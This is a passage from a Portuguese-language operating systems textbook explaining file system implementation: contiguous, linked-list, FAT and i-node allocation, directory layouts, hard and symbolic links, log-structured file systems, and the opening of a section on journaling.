


Figura 4.7 Uma organização possível para um sistema de arquivos.

quando o computador é inicializado ou quando o sistema de arquivos é utilizado pela primeira vez. A informação típica no superbloco consiste em um número mágico para identificar o tipo de sistema de arquivos, o número de blocos no sistema de arquivos e outras informações importantes de cunho administrativo.

Depois vem a informação sobre os blocos livres no sistema de arquivos — por exemplo, na forma de um mapa de bits ou de uma lista de ponteiros. Isso pode ser seguido pelos i-nodes, um arranjo de estruturas de dados, uma por arquivo, que diz tudo sobre o arquivo. Depois pode vir o diretório-raiz, que contém o topo da árvore do sistema de arquivos. Por fim, o restante do disco, que possui, em geral, todos os outros diretórios e arquivos.

# 4.3.2 Implementação de arquivos

A questão mais importante na implementação do armazenamento de arquivos talvez seja a manutenção do controle de quais blocos de discos estão relacionados a quais arquivos. São usados vários métodos em diferentes sistemas operacionais. Nesta seção, estudaremos alguns deles.

## Alocação contígua

O esquema mais simples de alocação é armazenar cada arquivo em blocos contíguos de disco. Assim, em um disco com blocos de 1 KB, um arquivo com 50 KB seria alocado em 50 blocos consecutivos. Com blocos de 2 KB, o arquivo seria alocado em 25 blocos consecutivos.


Vemos um exemplo de alocação em armazenamento contíguo na Figura 4.8(a). Nela são mostrados os primeiros 40 blocos de disco, inicializando com o bloco 0 na esquerda. Inicialmente o disco estava vazio. Então, um arquivo *A*, ocupando quatro blocos, foi escrito no disco a partir do início (bloco 0). Depois dele, um arquivo de seis blocos, *B*, foi escrito à direita, ao final do arquivo *A*.

Note que cada arquivo começa no início de um novo bloco; assim, se um arquivo *A* realmente ocupar três blocos e meio, um espaço no final do último bloco será desperdiçado. Na figura, é mostrado um total de sete arquivos, cada um inicializando no bloco seguinte ao final do anterior. O sombreamento é usado apenas para tornar mais fácil a visualização de cada arquivo. Ele não causa impactos significativos em termos de armazenamento.

A alocação de espaço contíguo de disco tem duas vantagens significativas. Primeiro, é simples de implementar porque o controle sobre onde os blocos de um arquivo estão é reduzido apenas a lembrar dois números: o endereço em disco do primeiro bloco e o número de blocos no arquivo. Dado o número do primeiro bloco, o número de qualquer outro bloco pode ser encontrado por uma simples adição.

Em segundo lugar, o desempenho da leitura é excelente, pois todo o arquivo pode ser lido do disco em uma única operação. É preciso somente um posicionamento (seek) (para o primeiro bloco). Depois disso, não são necessários mais posicionamentos ou atrasos rotacionais, de modo que os dados são lidos de acordo com a capacidade total do disco. Portanto, a alocação contígua é simples de implementar e tem um alto desempenho.

Infelizmente, a alocação contígua também tem um ponto fraco significativo: com o tempo, o disco fica fragmentado. Para entender como isso acontece, veja a Figura 4.8(b). Nela há dois arquivos, *D* e *F*, que foram removidos. Quando um arquivo é removido, seus blocos são naturalmente liberados, deixando uma lacuna de blocos livres no disco. Este não é imediatamente compactado para eliminar essa lacuna, pois isso acarretaria a cópia de todos os blocos que seguissem a lacuna — potencialmente milhões deles. Como resultado, o disco é formado por arquivos e lacunas, conforme ilustra a figura.



**Figura 4.8** (a) A alocação contígua do espaço em disco para sete arquivos. (b) O estado do disco depois de os arquivos *D* e *F* terem sido removidos.

Inicialmente, essa fragmentação não é um problema, pois cada novo arquivo pode ser escrito no final do disco, seguindo o anterior. Contudo, ao final, o disco estará todo preenchido e será necessário então compactá-lo, o que é proibitivamente custoso, ou então reutilizar o espaço livre nas lacunas, o que requer a manutenção de listas de lacunas algo viável. Contudo, quando um novo arquivo estiver para ser criado, será necessário saber seu tamanho final para escolher uma lacuna de tamanho adequado para alocá-lo.

Imagine as consequências desse tipo de projeto. O usuário inicializa um editor ou um processador de texto para escrever um documento. A primeira coisa que o programa pergunta é quantos bytes o documento final conterá. A questão deve ser respondida ou o programa não prosseguirá. Se o número dado se mostrar pequeno, o programa terá de terminar prematuramente, pois a lacuna no disco está preenchida e não há lugar para o restante do arquivo. Se o usuário tentar evitar esse problema fornecendo um valor irrealisticamente grande como tamanho final — por exemplo, 100 MB -, o editor poderá ser incapaz de encontrar uma lacuna tão grande e avisará que o arquivo não pode ser criado. Claro, o usuário estaria livre para começar o programa novamente e arriscar 50 MB dessa vez e, assim, continuar até que uma lacuna adequada seja encontrada. Esse esquema certamente não deixaria seus usuários contentes.

Contudo, há uma situação na qual a alocação contígua é viável e, na verdade, amplamente usada: em CD-ROMs. Neles todos os tamanhos de arquivos são conhecidos com antecedência e nunca se alterarão durante o uso subsequente do sistema de arquivos do CD-ROM. Estudaremos o sistema de arquivos mais comum para CD-ROM posteriormente neste capítulo.

No caso dos DVDs, a situação é um pouco mais complicada. Em princípio, um filme de 90 minutos poderia ser codificado em um único arquivo com 4,5 GB de tamanho aproximado. Entretanto, o sistema de arquivos utilizado — **UDF** (universal disk format — formato universal de disco) – utiliza um número de 30 bits para representar o tamanho do arquivo, o que limita o tamanho máximo a 1 GB. Como resultado, os filmes de DVD costumam ser divididos em três ou quatro arquivos de 1 GB cada e armazenados contiguamente. Esses pedaços individuais de um único arquivo lógico (o filme) são chamados extensões.

Como mencionado no Capítulo 1, a história muitas vezes se repete na ciência da computação conforme o advento de novas gerações de tecnologia. A alocação contígua foi realmente usada em sistemas de arquivos de discos magnéticos, há muitos anos, por sua simplicidade e seu alto desempenho (quando, para muitos, ser ou não amigável ao usuário não fazia diferença). Então, a ideia foi descartada pelo incômodo de ter de especificar o tamanho do arquivo no momento de sua criação. Mas, com o advento dos CD--ROMs, DVDs e outras mídias ópticas para escrita única, os arquivos contíguos, de uma hora para outra, novamente se tornaram uma boa ideia. É, portanto, importante estudar velhos sistemas e ideias que eram conceitualmente claros e simples, pois podem ser aplicáveis em sistemas futuros de maneiras surpreendentes.

## Alocação por lista encadeada

O segundo método para armazenar arquivos é mantê--los, cada um, como uma lista encadeada de blocos de disco, conforme mostra a Figura 4.9. A primeira palavra de cada bloco é usada como ponteiro para um próximo. O restante do bloco é usado para dados.

Nesse método, diferentemente da alocação contígua, todo bloco de disco pode ser usado. Nenhum espaço é perdido pela fragmentação (a não ser pela fragmentação interna do último bloco). Além disso, para manter uma entrada de diretório, é suficiente armazenar apenas o endereço em disco do primeiro bloco. O restante pode ser encontrado a partir dele.

Por outro lado, embora a leitura sequencial seja direta, o acesso aleatório é extremamente lento. Para chegar ao bloco n, o sistema operacional, a partir do início, deve ler os n-1 blocos antes dele, um de cada vez. Obviamente, realizar tantas leituras é exageradamente lento.

Além disso, a quantidade de dados que um bloco pode armazenar não é mais uma potência de dois porque os ponteiros ocupam alguns dos bytes do bloco. Embora não seja fatal, um tamanho peculiar de bloco é menos eficiente, pois muitos programas leem e escrevem em blocos cujo tamanho é uma potência de dois. Com alguns dos primeiros bytes ocupados por um ponteiro para o próximo bloco, a leitura de todo o bloco requer obter e concatenar a informação de dois blocos de disco. Essa cópia gera uma sobrecarga extra.

## Alocação por lista encadeada usando uma tabela na memória

As desvantagens da alocação por lista encadeada podem ser eliminadas colocando-se as palavras do ponteiro




Figura 4.9 Armazenamento de um arquivo como uma lista encadeada de blocos de disco.

de cada bloco em uma tabela na memória. A Figura 4.10 mostra como são as tabelas para o exemplo da Figura 4.9. Nas duas figuras temos dois arquivos. O arquivo *A* usa os blocos 4, 7, 2, 10 e 12 e o arquivo *B*, os blocos 6, 3, 11 e 14, ambos nessa ordem. Usando a tabela da Figura 4.10 é possível, partindo do bloco 4, seguir o encadeamento até o final. O mesmo pode ser feito partindo-se do bloco 6. Ambos os encadeamentos têm uma marca de término (por exemplo, –1) que corresponde a um número inválido de bloco. Essa tabela na memória principal é chamada de **FAT** (file allocation table) ou **tabela de alocação de arquivos**.

Usando essa organização, todo o bloco fica disponível para dados. Além disso, o acesso aleatório se torna muito mais fácil. Embora ainda seja necessário seguir o encadeamento para encontrar um dado deslocamento dentro do arquivo, o encadeamento permanece inteiramente na memória, de modo que pode ser seguido sem fazer qualquer referência ao disco. Como no método anterior, um inteiro simples (o número do bloco inicial) é o suficiente para representar uma entrada de diretório, permitindo a localização de todos os blocos do arquivo, não importando seu tamanho.

A principal desvantagem desse método é que, para funcionar, toda a tabela deve estar na memória o tempo todo. Para um disco de 200 GB e blocos de 1 KB, a tabela precisará de 200 milhões de entradas, uma para cada um dos 200 milhões de blocos de disco. Cada entrada tem no mínimo 3 bytes. Para aumentar a velocidade de consulta, elas deveriam ter 4 bytes. Portanto, a tabela ocupará 600 MB ou 800 MB de memória principal o tempo todo, dependendo de a otimização do sistema ser por espaço ou por tempo,

o que não é muito prático. A ideia de organização da FAT claramente não engloba os discos grandes.

#### **I-nodes**

O último método que abordaremos aqui para controlar quais blocos pertencem a quais arquivos consiste em associar a cada arquivo uma estrutura de dados chamada **i-node** (*index-node ou nó-índice*), que relaciona os atributos e os endereços em disco dos blocos de arquivo. Um exemplo simples é ilustrado na Figura 4.11. Dado o i-node, é então possível encontrar todos os blocos do arquivo. A grande vantagem desse esquema sobre os arquivos encadeados que usam uma tabela na memória é que o i-node só precisa estar na memória quando o arquivo correspondente se encontrar aberto. Se cada i-node ocupar *n* bytes e um máximo de *k* arquivos puderem estar abertos ao mesmo tempo, a memória total ocupada pelo arranjo contendo o i-node para os arquivos abertos é de apenas *kn* bytes. Somente esse espaço precisa ser antecipadamente reservado.

Esse arranjo é normalmente muito menor que o espaço ocupado pela tabela de arquivos descrita na seção anterior. O motivo é simples: a tabela, para conter a lista encadeada de todos os blocos de disco, é proporcional em tamanho ao próprio disco. Se o disco tiver *n* blocos, a tabela precisará de *n* entradas. Conforme os discos crescem, essa tabela cresce linearmente. Por outro lado, o esquema i-node requer um arranjo na memória cujo tamanho é proporcional ao número máximo de arquivos que podem estar abertos ao mesmo tempo, seja o disco de 10 GB, 100 GB ou 1.000 GB.

Um problema dos i-nodes é que, se cada estrutura tiver espaço para um número fixo de endereços de disco, o que





Figura 4.10 Alocação por lista encadeada usando uma tabela de alocação de arquivos na memória principal.



I Figura 4.11 Um exemplo de i-node.

aconteceria se um arquivo crescesse além do limite? Uma solução é reservar o último endereço de disco não para um bloco de dados, mas para o endereço de um bloco contendo mais endereços de blocos de disco, conforme mostrado na Figura 4.11. Mais avançado ainda seria ter dois ou mais desses blocos com endereços de disco ou até mesmo blocos de disco apontando para outros blocos de disco cheios de endereços. Voltaremos a falar sobre os i-nodes quando estivermos estudando o UNIX.

# 4.3.3 Implementação de diretórios

Antes que possa ser lido, um arquivo deve ser aberto. Quando um arquivo é aberto, o sistema operacional usa o nome do caminho fornecido pelo usuário para localizar a entrada do diretório. Esta fornece a informação necessária para encontrar os blocos de disco. Dependendo do sistema, essa informação pode ser o endereço de disco de todo o arquivo (com alocação contígua), o número do primeiro bloco (para ambos os esquemas de listas encadeadas) ou então o número do i-node. Em todos os casos, a função principal do sistema de diretórios é mapear o nome do arquivo em ASCII na informação necessária para localizar os dados.

Uma questão intimamente relacionada é onde os atributos devem ser armazenados. Todo sistema de arquivos mantém os atributos do arquivo, como o proprietário do arquivo e o horário de sua criação, e eles devem ser armazenados em algum lugar. Uma alternativa óbvia é armazená--los diretamente na entrada do diretório. Muitos sistemas fazem exatamente isso. Essa opção é mostrada na Figura 4.12(a). Nesse projeto simples, um diretório consiste em uma lista de entradas de tamanho fixo, uma por arquivo, contendo um nome de arquivo (de tamanho fixo), uma estrutura de atributos do arquivo e um ou mais endereços de disco (até um determinado número máximo), indicando onde os blocos de disco estão.

Para sistemas que usam i-nodes, uma outra possibilidade é armazenar os atributos nos i-nodes, em vez de fazê-lo nas entradas de diretório. Nesse caso, a entrada de diretório pode ser menor: apenas um nome de arquivo e um número de i-node. Essa estratégia é ilustrada na Figura 4.12(b). Como veremos mais tarde, esse método tem certas vantagens sobre pô-los todos na entrada de diretórios. As duas táticas mostradas na Figura 4.12 correspondem ao Windows e ao UNIX, respectivamente, conforme veremos posteriormente.

Até agora presumimos que os arquivos têm nomes curtos de tamanho fixo. No MS-DOS, os arquivos possuem nomes entre 1 e 8 caracteres e uma extensão opcional de 1 a 3 caracteres. Na versão 7 do UNIX, os nomes dos arquivos eram de 1 a 14 caracteres, incluindo todas as extensões. Contudo, quase todos os sistemas operacionais modernos dão suporte a nomes de arquivo mais longos e com tamanhos variáveis. Como isso pode ser implementado?

A maneira mais simples consiste em determinar um limite para o tamanho do nome do arquivo, normalmente em 255 caracteres, e então usar um dos projetos da Figura 4.12 com 255 caracteres reservados para cada nome de arquivo. Essa estratégia é simples, mas consome uma grande quantidade de espaço de diretório, já que poucos arquivos terão nomes tão longos. Para efeito de eficiência, é desejável uma estrutura diferente.

Uma alternativa é desistir da ideia de que todas as entradas de diretório sejam do mesmo tamanho. Assim, cada entrada de diretório passa a conter uma parte fixa, em geral começando com o tamanho da entrada, seguida por dados com um formato fixo e que normalmente incluem proprietário, horário da criação, informação sobre proteção e outros atributos. Esse cabeçalho de tamanho fixo é seguido pelo nome real do arquivo, por mais longo que possa ser, conforme mostra a Figura 4.13(a) em um formato em que o byte mais significativo aparece primeiro (big-endian) (por exemplo, SPARC). Nesse exemplo, temos três arquivos, project--budget, personnel e foo. Cada nome de arquivo termina com um caractere especial (normalmente 0), que é representado na figura por um quadrado com duas linhas cruzadas dentro dele. Para que cada entrada de diretório comece na cercania de uma palavra, cada nome de arquivo é preenchido de modo a ser composto por um número inteiro de palavras, indicado na figura pelas caixas sombreadas.




Figura 4.12 (a) Um diretório simples com entradas de tamanho fixo com os endereços de disco e atributos na entrada de diretório. (b) Um diretório no qual cada entrada se refere apenas a um i-node.

Uma desvantagem desse método é que, quando um arquivo é removido, ficará uma lacuna de tamanho variável no diretório e o próximo arquivo a entrar poderá não caber nela. Esse problema é o mesmo que vimos com arquivos de disco contíguos; a única diferença é que agora a compactação do diretório é possível, pois ele está todo na memória. Outro problema é que uma única entrada de diretório pode se estender por múltiplas páginas, podendo ocorrer, assim, uma falta de página durante a leitura de um nome de arquivo.

Outro modo de lidar com nomes de arquivo de tamanhos variáveis é fazendo com que as entradas de diretório sejam todas de tamanho fixo e mantendo os nomes de arquivos juntos em uma área temporária (*heap*) no final do diretório, conforme mostra a Figura 4.13(b). Esse método se mostra vantajoso quando uma entrada é removida, pois o próximo arquivo a entrar sempre caberá. É claro que a área temporária (*heap*) deve ser gerenciada e as faltas de páginas ainda podem ocorrer durante o processamento dos nomes dos arquivos. Um ganho menor nesse método é que não há mais qualquer necessidade real para que nomes de arquivos comecem alinhados por palavras, como mostra a Figura 4.13(b), e, portanto, não é preciso completar os nomes dos arquivos com caracteres, conforme a Figura 4.13(a).

Em todos os projetos ilustrados até agora, quando um nome de arquivo tiver de ser procurado, os diretórios serão buscados linearmente do início ao fim. Para diretórios muito extensos, a busca linear pode ser lenta. Um modo de agilizá-la é usar uma tabela de espalhamento para cada diretório. Seja *n* o tamanho da tabela. Ao entrar com um

nome de arquivo, o nome é mapeado em um valor entre 0 e n-1 — por exemplo, dividindo-se o nome por n e tomando-se o resto. De maneira alternativa, as palavras compreendendo o nome do arquivo podem ser somadas e essa quantidade dividida por n ou algo similar.

De qualquer modo, a entrada da tabela correspondente a um código de espalhamento é verificada. Se não estiver sendo usada, coloca-se um ponteiro para a entrada de um arquivo. As entradas de arquivo ficam após a tabela de espalhamento. Se aquela vaga já estiver sendo usada, será construída uma lista encadeada inicializada naquela entrada da tabela e que una todas as entradas com o mesmo valor de espalhamento.

A busca por um arquivo segue procedimento idêntico. O nome do arquivo é submetido a uma função de espalhamento para selecionar uma entrada da tabela de espalhamento. Todas as entradas da lista encadeada inicializada naquele ponto são verificadas para saber se o nome do arquivo está presente. Se o nome não constar da lista, o arquivo não estará presente no diretório.

Usar uma tabela de espalhamento tem a vantagem de uma busca muito mais rápida, mas a desvantagem é um gerenciamento mais complexo. É a única alternativa realmente séria nos sistemas em que se espera que diretórios possam conter, rotineiramente, centenas ou milhares de arquivos.

Um modo completamente diferente de tornar mais rápida a busca em grandes diretórios é colocar os resultados em uma cache de buscas. Antes de começar a busca, inicialmente é feita uma verificação para saber se o nome do arquivo




Figura 4.13 Duas maneiras de gerenciar nomes de arquivos longos em um diretório. (a) Sequencialmente. (b) Em uma área temporária.

Capítulo 4

se encontra na cache. Se estiver, ele poderá ser rapidamente localizado, evitando, assim, uma longa procura. É claro que a cache somente funciona se a maior parte das consultas envolver um número relativamente pequeno de arquivos.

# 4.3.4 Arquivos compartilhados

Quando vários usuários trabalham juntos em um projeto, frequentemente eles precisam compartilhar arquivos. Como consequência, é muitas vezes conveniente que um arquivo compartilhado apareça simultaneamente em diferentes diretórios pertencentes a diferentes usuários. A Figura 4.14 retoma o sistema de arquivos da Figura 4.5, só que com um dos arquivos do usuário C presente também em um dos diretórios do usuário B. A conexão entre o diretório de B e o arquivo compartilhado é chamada de ligação (link). O sistema de arquivos agora não é mais uma árvore, mas sim um grafo acíclico orientado (directed acyclic graph - DAG).

O compartilhamento de arquivos é conveniente, mas também introduz alguns problemas. Para começar, se os diretórios contiverem realmente endereços de disco, então deverá ser feita uma cópia dos endereços de disco no diretório de B quando o arquivo for ligado. Se B ou C subsequentemente adicionarem blocos ao arquivo (append), os novos blocos serão relacionados somente no diretório do usuário que está fazendo a adição. As mudanças não serão visíveis ao outro usuário, negando, assim, o propósito de compartilhamento.

Esse problema pode ser resolvido de duas maneiras. Na primeira solução, os blocos de disco não são relacionados nos diretórios, mas em uma pequena estrutura de dados associada com o próprio arquivo. Os diretórios então apontariam apenas para a pequena estrutura de dados. Essa é a estratégia usada no UNIX (para o qual a pequena estrutura de dados é o i-node).




Figura 4.14 Sistema de arquivos contendo um arquivo compartilhado.

Na segunda solução, B se liga a um dos arquivos de C, obrigando o sistema a criar um novo arquivo, do tipo Link, e incluir esse arquivo no diretório de B. O novo arquivo contém apenas o nome do caminho do arquivo ao qual ele está ligado. Quando B lê do arquivo ligado, o sistema operacional sabe que o arquivo que está sendo lido é do tipo Link, consulta o nome do arquivo e lê esse arquivo. Essa estratégia é chamada de ligação simbólica (symbolic linking), para contrastar com a ligação (estrita) tradicional.

Cada um desses métodos tem seus problemas. No primeiro método, no momento em que B liga-se com o arquivo compartilhado, o i-node grava o atributo de propriedade do arquivo como C. A criação de uma ligação não altera a propriedade (veja a Figura 4.15), mas aumenta o contador de ligações no i-node; assim, o sistema fica sabendo quantas entradas de diretório estão atualmente apontando para o arquivo.

Se C subsequentemente tentar remover o arquivo, o sistema enfrentará um problema. Se ele remover o arquivo e limpar o i-node, B terá uma entrada de diretório apontando para um i-node inválido. Se depois o i-node for reatribuído a outro arquivo, a ligação de B apontará para um arquivo errado. O sistema pode avaliar, pelo contador no i-node, que o arquivo ainda está sendo usado, mas não há uma maneira de encontrar todas as entradas de diretório para o arquivo e, em seguida, removê-los. Os ponteiros para os diretórios não podem ser armazenados no i-node porque pode haver um número ilimitado de diretórios.

A única coisa a fazer é remover a entrada de diretório de C, mas deixar o i-node intacto, com o contador em 1, conforme mostra a Figura 4.15(c). Agora temos uma situação na qual B é o único usuário a ter uma entrada de diretório para um arquivo cujo proprietário é C. Se o sistema fizer contabilidade ou tiver cotas, C continuará pagando a conta pelo arquivo até o momento em que B decidir removê-lo, e, se o fizer, nesse momento o contador irá para 0 e o arquivo será removido.

Com ligações simbólicas esse problema não ocorre, pois somente o verdadeiro proprietário tem um ponteiro para i-node. Os usuários que possuem ligação para o arquivo têm apenas nomes de caminhos, e não ponteiros para i-nodes. Quando o proprietário remove o arquivo, este é destruído. Tentativas subsequentes de usar o arquivo por meio de ligação simbólica falharão quando o sistema for incapaz de localizar o arquivo. Remover uma ligação simbólica não afeta o arquivo de modo algum.

O problema das ligações simbólicas é a sobrecarga extra necessária. O arquivo com o caminho deve ser lido e, depois, o caminho precisa ser sintaticamente analisado e seguido componente a componente até chegar ao i-node. Toda essa atividade pode demandar um número considerável de acessos adicionais ao disco. Além disso, é necessário um i-node extra para cada ligação simbólica, assim como um bloco de disco extra para armazenar o caminho; contudo, se o nome do caminho for curto, o sistema poderá arma-




Figura 4.15 (a) Situação antes da ligação. (b) Depois da criação da ligação. (c) Depois que o proprietário original remove o arquivo.

zená-lo no próprio i-node, como um tipo de otimização. As ligações simbólicas têm a vantagem de poder ser usadas para ligar os arquivos em máquinas em qualquer lugar do mundo, simplesmente mediante o fornecimento do endereço de rede da máquina em que o arquivo reside, além de seu caminho naquela máquina.

Há também outro problema introduzido pelas ligações, simbólicas ou não. Quando as ligações são permitidas, os arquivos podem ter dois ou mais caminhos. Os programas que inicializam sua execução em um dado diretório e buscam todos os arquivos daquele diretório e subdiretórios localizarão um arquivo ligado várias vezes. Por exemplo, um programa que salva todos os arquivos de um diretório e subdiretórios em uma fita poderá fazer várias cópias de um mesmo arquivo ligado. Além disso, se a fita for lida em outra máquina, a menos que o programa que salva para a fita seja inteligente, o arquivo ligado será copiado duas vezes no disco em vez de ser apenas ligado.

# 4.3.5 Sistemas de arquivos estruturados com base em log

As mudanças tecnológicas estão exercendo pressão sobre os sistemas de arquivos atuais. As CPUs estão cada vez mais rápidas, os discos estão cada vez maiores e mais baratos (embora não muito mais rápidos), e o tamanho das memórias aumenta exponencialmente. O único parâmetro que não está se desenvolvendo de forma tão acelerada é o tempo de busca dos discos. A combinação desses fatores significa a existência de gargalos no desempenho de muitos sistemas de arquivos. Pesquisas realizadas em Berkeley tentaram minimizar esse problema a partir do desenvolvimento de um sistema de arquivos totalmente novo: o **LFS** (*log-structured file system* — sistema de arquivos do tipo *log-structured*). Nesta seção, descreveremos brevemente o funcionamento do LFS. Para uma abordagem mais completa, consulte Rosenblum e Ousterhout (1991).

A ideia na qual o LFS se baseia é a de que as CPUs ficam mais rápidas, as memórias RAM ficam maiores e as caches de disco também estão aumentando rapidamente. Em consequência disso, hoje é possível satisfazer uma fração substancial de solicitações de leitura diretamente a partir da cache do sistema de arquivos, sem necessidade de acessos ao disco. A partir daí, concluiu-se que, no futuro, a maior parte dos acessos ao disco será para escrita e, portanto, o mecanismo de leitura antecipada utilizado em alguns sistemas para carregar os blocos antes que eles sejam necessários não vai mais apresentar um desempenho significativo.

Para piorar a situação, na maioria dos sistemas de arquivos, as operações de escrita são realizadas em partes muito pequenas, o que as torna extremamente ineficientes, uma vez que uma escrita em disco de 50 µs é sempre precedida por uma busca de 10 ms e uma espera rotacional de 4 ms. Com esses parâmetros, a eficiência dos discos cai para uma fração de 1 por cento.

Para entender como surgem todas essas pequenas operações de escrita, considere a criação de um novo arquivo no UNIX. Para escrever esse arquivo, o i-node para o diretório, o bloco do diretório, o i-node para o arquivo e o arquivo em si devem ser escritos. É possível adiar essas operações, mas poderiam existir problemas sérios de consistência caso houvesse uma pane antes que as escritas fossem realizadas. Por conta disso, as escritas de i-node em geral costumam ser feitas imediatamente.

Considerando tudo isso, os projetistas do LFS decidiram reimplementar o sistema de arquivos do UNIX, de modo que fosse possível utilizar a largura total da banda de disco, mesmo diante da sobrecarga, causada, em grande parte, pelas pequenas escritas aleatórias. A ideia básica é estruturar o disco inteiro como um log (diário). Periodicamente, quando existe a necessidade, todas as operações de escrita pendentes armazenadas na memória são agrupadas em um único segmento e gravadas no disco com um único segmento contíguo no final do log. Um segmento pode, assim, conter i-nodes, blocos de diretórios e blocos de dados, todos misturados. No início de cada segmento existe um sumário, que diz o que pode ser encontrado ali. Se o segmento médio tiver o tamanho de 1 MB, é possível utilizar quase a totalidade da largura de banda do disco.

Neste projeto os i-nodes ainda existem e têm a mesma estrutura que no UNIX, mas agora estão espalhados pelo log, em vez de ficarem em uma posição fixa no disco. Apesar disso, quando um i-node é encontrado, a localização dos blocos acontece da mesma maneira. Como seu endereço não pode ser calculado a partir do seu i-número, como é feito no UNIX, a localização de um i-node torna-se muito mais difícil. Para viabilizar esse processo, é preciso manter um mapa de i-nodes, indexado pelo i-número. O registro i do mapa aponta para o i-node i no disco. O mapa fica armazenado em disco, mas também é mantido em cache e, portanto, as partes pesadas mais usadas estarão na memória na maior parte das vezes.

Para resumir o que dissemos até o momento, todas as operações de escrita são inicialmente armazenadas na memória e, periodicamente, gravadas em um único segmento no final do log. A abertura de um arquivo consiste, portanto, no uso do mapa para localização do i-node. Uma vez realizado esse procedimento, é possível localizar os endereços dos blocos a partir do i-node. Todos os blocos estarão localizados em segmentos em alguma posição do log.

Se os discos fossem infinitamente grandes, a descrição anterior daria conta de toda a história. Entretanto, os discos reais têm tamanho limitado e, sendo assim, o log poderá ocupar o disco inteiro de forma que novos segmentos não possam ser escritos no log. Felizmente, grande parte dos segmentos pode conter blocos que não são mais necessários. Se um arquivo é sobrescrito, por exemplo, seu i-node apontará para os novos blocos, mas os antigos continuarão a ocupar espaço nos segmentos anteriormente ocupados.

Para lidar com esse problema, o LFS possui um limpador que escaneia o log circularmente de forma a compactá--lo. Ele começa pela leitura do resumo do primeiro segmento no log para verificar quais i-nodes e arquivos estão lá. Em seguida, o limpador acessa o mapa de i-nodes para verificar quais i-nodes ainda estão ativos e quais blocos de arquivos ainda estão em uso. Se nada é encontrado, a informação é descartada. Os i-nodes e blocos que ainda estão em uso vão para a memória para serem escritos no próximo segmento. O segmento original é marcado como livre, de forma que o log possa utilizá-lo no armazenamento de novos arquivos. Dessa maneira, o limpador se movimenta pelo log, removendo os segmentos antigos do final e colocando os dados ainda ativos na memória para que sejam reescritos no segmento seguinte. Consequentemente, o disco é um enorme buffer circular, no qual a chamada write opera adicionando novos segmentos ao início e o limpador opera removendo os antigos do final.

Aqui, o sistema de registro não é trivial, pois, quando o bloco de um arquivo é movido para um novo segmento, é necessário que o i-node correspondente seja localizado, atualizado e carregado na memória para que seja escrito no segmento seguinte. Em seguida, é preciso atualizar o mapa de i-nodes para que ele aponte para a nova cópia. Ainda assim, a administração é possível, e os resultados de desempenho mostram que toda essa complexidade vale a pena. As medidas apresentadas pelos trabalhos citados anteriormente mostram que o LFS supera o desempenho do UNIX por uma ordem de magnitude em escritas pequenas, ao mesmo tempo que apresenta um desempenho tão bom quanto do UNIX, ou superior a ele, nas escritas e leituras maiores.

# 4.3.6 Sistemas de arquivos journaling

Embora os sistemas de arquivos estruturados com base em log sejam uma ideia interessante, eles não são largamente utilizados, em parte por conta da alta incompatibilidade com outros sistemas de arquivos existentes. Ainda assim, uma das ideias presentes nos LFSs, a de robustez diante da falha, pode ser facilmente aplicada em sistemas de arquivos mais convencionais. A premissa básica é a de manter um registro sobre o que o sistema de arquivos irá fazer antes que ele efetivamente o faça, de modo que, se o sistema falhar antes da execução do trabalho planejado, é possível, após a reinicialização do sistema, recorrer ao log para descobrir o que estava acontecendo no momento da parada e retomar o trabalho. Esse tipo de sistema de arquivos, denominado sistemas de arquivos journaling, já está em uso: o sistema NTFS, da Microsoft, e os ext3 e ReiserFS, do Linux, são do tipo journaling. Faremos a seguir uma breve descrição do assunto.

Para compreender o problema, imagine uma operação corriqueira que acontece a todo instante: a remoção de um arquivo. No UNIX, essa operação é realizada em três etapas:

- Remova o arquivo de seu diretório.
- 2. Libere o i-node para o conjunto de i-nodes livres.
- 3. Volte todos os blocos do disco para o conjunto de blocos livres no disco.

